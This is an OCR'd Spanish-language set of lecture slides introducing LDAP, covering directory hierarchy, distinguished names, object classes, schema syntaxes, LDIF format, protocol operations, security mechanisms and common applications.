


LDAP

- LDAP (Lightweight Directory Access Protocol) es un protocolo ligero para acceso a directorio X.500 (más ligero que DAP)
- Permite leer, buscar, añadir, borrar y modificar información contenida en un directorio.
- LDAP se monta sobre TCP/IP y otros protocolos
- La especificación (en varias RFC's) define el contenido de los mensajes entre el cliente y el servidor
- Con el tiempo, se ha desarrollado un nuevo tipo de directorio, llamado directorio LDAP, más ligero que X.500, es el más empleado hoy


Directorio LDAP

- El directorio LDAP tiene un estructura jerárquica de objetos:
  - Cada objeto se denomina entrada (persona, impresora, etc)
  - Cada entrada tiene una serie de atributos (nombre, teléfono, foto, etc)
  - Los atributos son de un tipo concreto y tienen valores
  - Cada atributo puede ser un subtipo de otro (herencia simple)




Jerarquía

- Cada entrada tiene un Nombre Distinguido (DN) único y propio
- El DN está formado por un atributo (nombre y valor) de la entrada y de las entradas jerárquicamente superiores, hasta el root. Cada elemento es un RDN (Relative Distinguished Name)




CN=Dave Hollinger,OU=Computer Science,O=RPI,C=US




Clases de objetos (objectClass)

- Todas las entradas deben pertenecer al menos a una clase, aunque pueden pertenecer a varias
- Se define con el atributo objectClass (obligatorio)
- La objectClass indica la(s) clases a las que pertenece
- Cada clase debe estar definida en el esquema y definir:
  - Atributos requeridos
  - Atributos opcionales
  - Tipos de atributos (Síntaxis, reglas de comparación, etc)
  - Otras informaciones
- Cada clase puede derivarse de otras clases (herencia)



Clases de objetos (objectClass)

- Ejemplos de objectClass:
  - Organization
    - Name
    - address
  - Person
    - Name
    - Email
    - Phone
    - Address



Esquema

- El esquema debe poder ser completamente leído por el cliente, y define las clases de objetos permitidas (objectClass) y para cada una de ellas:
  - Donde son almacenadas
  - Atributos obligados
  - Atributos opcionales
  - Tipo y síntaxis de cada atributo
- Pueden definirse nuevos objectClass, definiéndolos en el Esquema, y con cuidado de que siempre sean empleados del mismo modo.

Esquema

- Cada atributo tiene la definición de sintaxis que le corresponde. La definición de sintaxis describe el tipo de información que proporciona ese atributo:
  - **bin** binario
  - **ces** cadena con mayúsculas y minúsculas exactas (las mayúsculas y minúsculas son significativas durante las comparaciones)
  - **cis** cadena con mayúsculas y minúsculas ignoradas (las mayúsculas y minúsculas no son significativas durante las comparaciones)
  - **tel** cadena de número de teléfono (como cis, pero durante las comparaciones se ignoran los espacios en blanco y los guiones"_")
  - **dn** "distinguished name" (nombre distintivo)
  - **boolean** cierto/falso, si/no, on/off


EJEMPLO:

objectClass organizationalPerson

requires
    sn
    cn

allows
    description
    telephoneNumber
    seealso
    userpassword


attribute sn cis
attribute cn cis
attribute organizationalPerson cis
attribute description cis
attribute telephonenumber tel
attribute seealso cis
attribute userpassword ces



Atributos

- Los atributos pueden tener cualquier combinación ASCII
- Se suelen utilizar algunos genéricos, ya integrados en aplicaciones comerciales
- La tabla representa sólo algunos de los más comunes
- Cada atributo puede tener varios valores:
  - Mail: user@empresa.es
  - Mail: user@personal.es

Attribute Type	String
CommonName	CN
LocalityName	L
StateorProvinceName	ST
OrganizationName	O
OrganizationalUnitName	OU
CountryName	C
StreetAddress	STREET
domainComponent	DC
Userid	UID
Mail	MAIL
PhoneNumber	PHONE




Formato LDIF

- Para importar y exportar información de directorio entre servidores de directorios basados en LDAP, o para describir una serie de cambios que han de aplicarse al directorio, se usa en general el fichero de formato conocido como LDIF (formato de intercambio de LDAP).
- Un fichero LDIF almacena información en jerarquías de entradas orientadas a objeto. Todos los servidores LDAP que incluyen una utilidad para convertir ficheros LDIF a formato orientadas a objeto.
- Normalmente es un fichero ASCII.

```
dn: uid=valencia,ou=profesores,dc=empresa,dc=com
objectclass: person
objectclass: organizationalPerson
objectclass: inetorgPerson
uid: valencia
givenname: Francisco
sn: Valencia
cn: Francisco Valencia
telephonenumber: 91 234 90 12
mailRoutingAdress: valencia@empresa.com
userpassword: Valencia1
```

Protocolo LDAP

- LDAP puede utilizarse como un protocolo de acceso a un directorio X.500, o como un protocolo de acceso a un directorio LDAP (más normal en la actualidad).
- Conexión a través del puerto 389 de TCP
- Funcionamiento asíncrono (puede haber muchas peticiones en cola de ser contestadas)
- Puede existir una réplica del directorio en la aplicación cliente, aumentando la velocidad de las respuestas.




Operaciones LDAP

- **AUTENTICACIÓN**
  - **BIND:** Inicio de sesión y autenticación
  - **UNBIND:** Fin de la sesión
  - **ABANDON:** Se pide al servidor que deje de procesar una operación solicitada anteriormente
- **QUERY**
  - **SEARCH:** Busca en el directorio y devuelve cero o más entradas.
  - **COMPARE:** Permite verificar si una entrada cumple cierta condición
- **UPDATE**
  - **ADD:** Crea una entrada nueva. El padre del DN debe existir
  - **DELETE:** Borra una entrada. Normalmente debe ser terminal
  - **MODIFY:** Permite añadir, eliminar o borrar los valores de una entrada
  - **RENAME:** Permite cambiar el nombre de una entrada. En V3 puede cambiarse el padre


Seguridad LDAP


- **Identificación** (Quien accede debe ser una entrada del directorio)
- **Autenticación** (userpassword, kerberos, SASL, certificados digitales)
- **Autorización** (Listas de acceso basadas en atributos)
- **Confidencialidad** (TLS)



Práctica

- Crear un directorio con las siguientes entradas y diversa información de cada una de ellas:







Aplicaciones

- Autenticación centralizada
- Autorización (políticas de seguridad basadas en individuos, roles, atributos, etc)
- Listado de direcciones de correo
- Encontrar el certificado digital de alguien (PGP, S/MIME)
- Libreta de direcciones y teléfonos
- Listas de Distribución de correo
- Verificación de firma digital
- Integración de todos los recursos de la organización (salas de reuniones, personas, etc.
- Sistemas de control de acceso a edificios, salas, etc
- Sistemas de autenticación basados en RADIUS / TACACS
- Gestión de carpetas en servidores de ficheros
- Single Sing-On
- Almacén de perfiles para entornos de movilidad o roaming
- Etc…

Integración LDAP en una arquitectura de seguridad

